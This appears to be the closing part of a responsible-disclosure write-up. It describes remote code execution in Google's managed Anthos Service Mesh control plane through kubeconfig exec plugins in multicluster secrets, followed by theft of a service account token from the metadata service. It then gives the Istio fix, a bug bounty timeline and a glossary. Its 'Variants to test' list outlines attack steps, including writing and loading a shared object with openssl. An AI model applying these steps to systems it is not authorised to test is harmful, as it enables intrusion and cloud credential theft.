An attacker who can create a GKE cluster and deploy managed ASM in their own project, and who can deploy three Kubernetes secrets to that cluster, gains remote code execution in the managed ASM control plane instance for their project. That instance appears to be running in Cloud Run in a Google-managed project, with the P4SA service-<project-number>@gcp-sa-meshcontrolplane.iam.gserviceaccount.com. From there the metadata service of the serverless workload is reachable and a token for the P4SA can be obtained. Research stopped once it was established that the control plane ran in a Google-managed project with a P4SA.
Fix: what changed
On 30 November, John Howard opened Istio PR #36307. According to the release notes, this PR "[removes] support for a number of nonstandard kubeconfig authentication methods when using multicluster secret". The PR adds support for the PILOT_INSECURE_MULTICLUSTER_KUBECONFIG_OPTIONS environment variable, which can be set to a comma-separated list of kubeconfig authentication providers to allow. This configuration option was released in Istio version 1.12.1. In 1.12.1, the default value for this environment variable is:
gcp,azure,exec,openstack,clientkey,clientCertificate,tokenFile
Line by line, this is a list of the authentication methods that are permitted by default: gcp, azure, openstack, exec, clientkey, clientCertificate and tokenFile. Users can set the environment variable to an empty string to block all authentication providers except OIDC. OIDC is a standard login protocol where the identity is verified by a trusted third party, rather than by running a local command.
Timeline
- 2021-10-15: Initial report to Google VRP.
- 2021-10-15: Issue triaged.
- 2021-10-15: Internal bug report filed.
- 2021-10-26: VRP issued reward ($5000 + $1000 bonus for "a really cool exploit").
Variants to test
These are follow-up ideas for anyone repeating the research on similar systems:
- On another managed service mesh, deploy a multicluster secret with an exec plugin whose command writes a marker file, and check whether the marker appears in the managed control plane. A positive result is the marker file existing where only the control plane could have created it.
- Try other kubeconfig authentication providers listed in the default
PILOT_INSECURE_MULTICLUSTER_KUBECONFIG_OPTIONSvalue, such asclientkey,clientCertificateortokenFile, pointing at files the control plane can read. A positive result is the control plane using attacker-chosen credential material. - In a stripped container with only
openssl, test whetherreq -set_serialplusenc -dcan write a valid ELF shared object to disk, then load it withreq -engine. A positive result is the engine executing the callback. - Check whether the managed control plane's metadata service is reachable from the exploited process and whether a P4SA token can be obtained. A positive result is a token for the mesh control plane service account.
Glossary
- AES: a widely used encryption method; it scrambles data with a key so that only someone with the key can unscramble it.
- ASM (Anthos Service Mesh): Google's managed version of Istio, where Google runs the control plane for you.
- Bearer token: a string that proves an identity; whoever holds it is treated as that identity until it expires.
- Big-endian: a way of storing numbers where the most significant byte comes first, which is the order program files expect.
- CBC (cipher block chaining): an encryption mode where each block of data is combined with the previous one, so the first block depends on the IV.
- Certificate: a digital identity document that binds a name to a key, usually signed by an authority.
- Certificate authority: the entity that signs certificates and vouches for identities.
- Cluster: a group of computers managed together to run software.
- Container image: a packaged bundle of a program and the files it needs to run.
- Control plane: the part of a service mesh that makes decisions and distributes configuration, as opposed to the data plane that carries traffic.
- Credential plugin: a mechanism where a client runs a command to obtain a credential instead of storing one.
- curl: a command-line tool for fetching web addresses.
- DER: a binary encoding format for certificates.
- dlopen: a Linux function that loads a shared object file into a running program.
- ELF: the standard file format for Linux programs, starting with a fixed header.
- Engine (OpenSSL): a loadable module that OpenSSL can load at runtime to provide extra functionality, including code execution.
- Environment variable: a named value set outside a program that the program can read when it starts.
- Exec credential plugin: a kubeconfig feature that names a command to run in order to obtain a bearer token.
- IV (initialisation vector): a starting value used in encryption modes such as CBC so that identical data encrypts differently each time.
- Istio: an open-source service mesh that connects, secures and observes traffic between services.
- Istiod: the Istio control plane program.
- kubeconfig: a file describing how to connect to a cluster, including server address, certificate authority and login material.
- kubectl: the command-line tool for talking to a Kubernetes cluster.
- Kubernetes: software that manages containers across a cluster of computers.
- Label: a key-value tag attached to a Kubernetes object so other software can select it.
- Metadata service: an internal address a cloud machine can query about itself, including to obtain temporary credentials.
- Multicluster deployment: an Istio setup spanning two or more clusters.
- Namespace: a folder inside a cluster that groups related objects.
- OAuth2: a protocol for granting access using tokens issued by an authorisation server.
- OIDC (OpenID Connect): a standard login protocol built on OAuth2 where a trusted third party verifies identity.
- OpenSSL: a general-purpose cryptography tool and library.
- P4SA (per-product per-project service account): a robot identity Google creates for a product in a specific project.
- Plaintext and ciphertext: the readable data and its encrypted form.
- Project (Google Cloud): a container for resources in Google Cloud, with its own permissions and billing.
- RCE (remote code execution): running your own code on a machine you do not control, from a distance.
- Reverse shell: a connection where the compromised machine calls back to the attacker and provides a command prompt.
- Secret (Kubernetes): an object for storing sensitive data, protected only by permissions.
- Serial number (certificate): a number that uniquely identifies a certificate; it can be arbitrarily large and is written into the file as raw bytes.
- Service account: a non-human identity used by software.
- Shared object: a Linux file containing code that a program can load and run at runtime.
- s_client: an OpenSSL subcommand that opens a TLS connection to a server.
- TLS: the encryption that protects web traffic.
- Trust boundary: the line between two areas that trust each other differently; crossing it means gaining powers you were not granted.
- VRP (Vulnerability Reward Program): a bug bounty programme that pays researchers for reporting security issues.
- XOR: a bit operation where applying the same value twice cancels out, used to combine data with a key or IV.
- YAML: a human-readable text format for configuration files, used by Kubernetes.




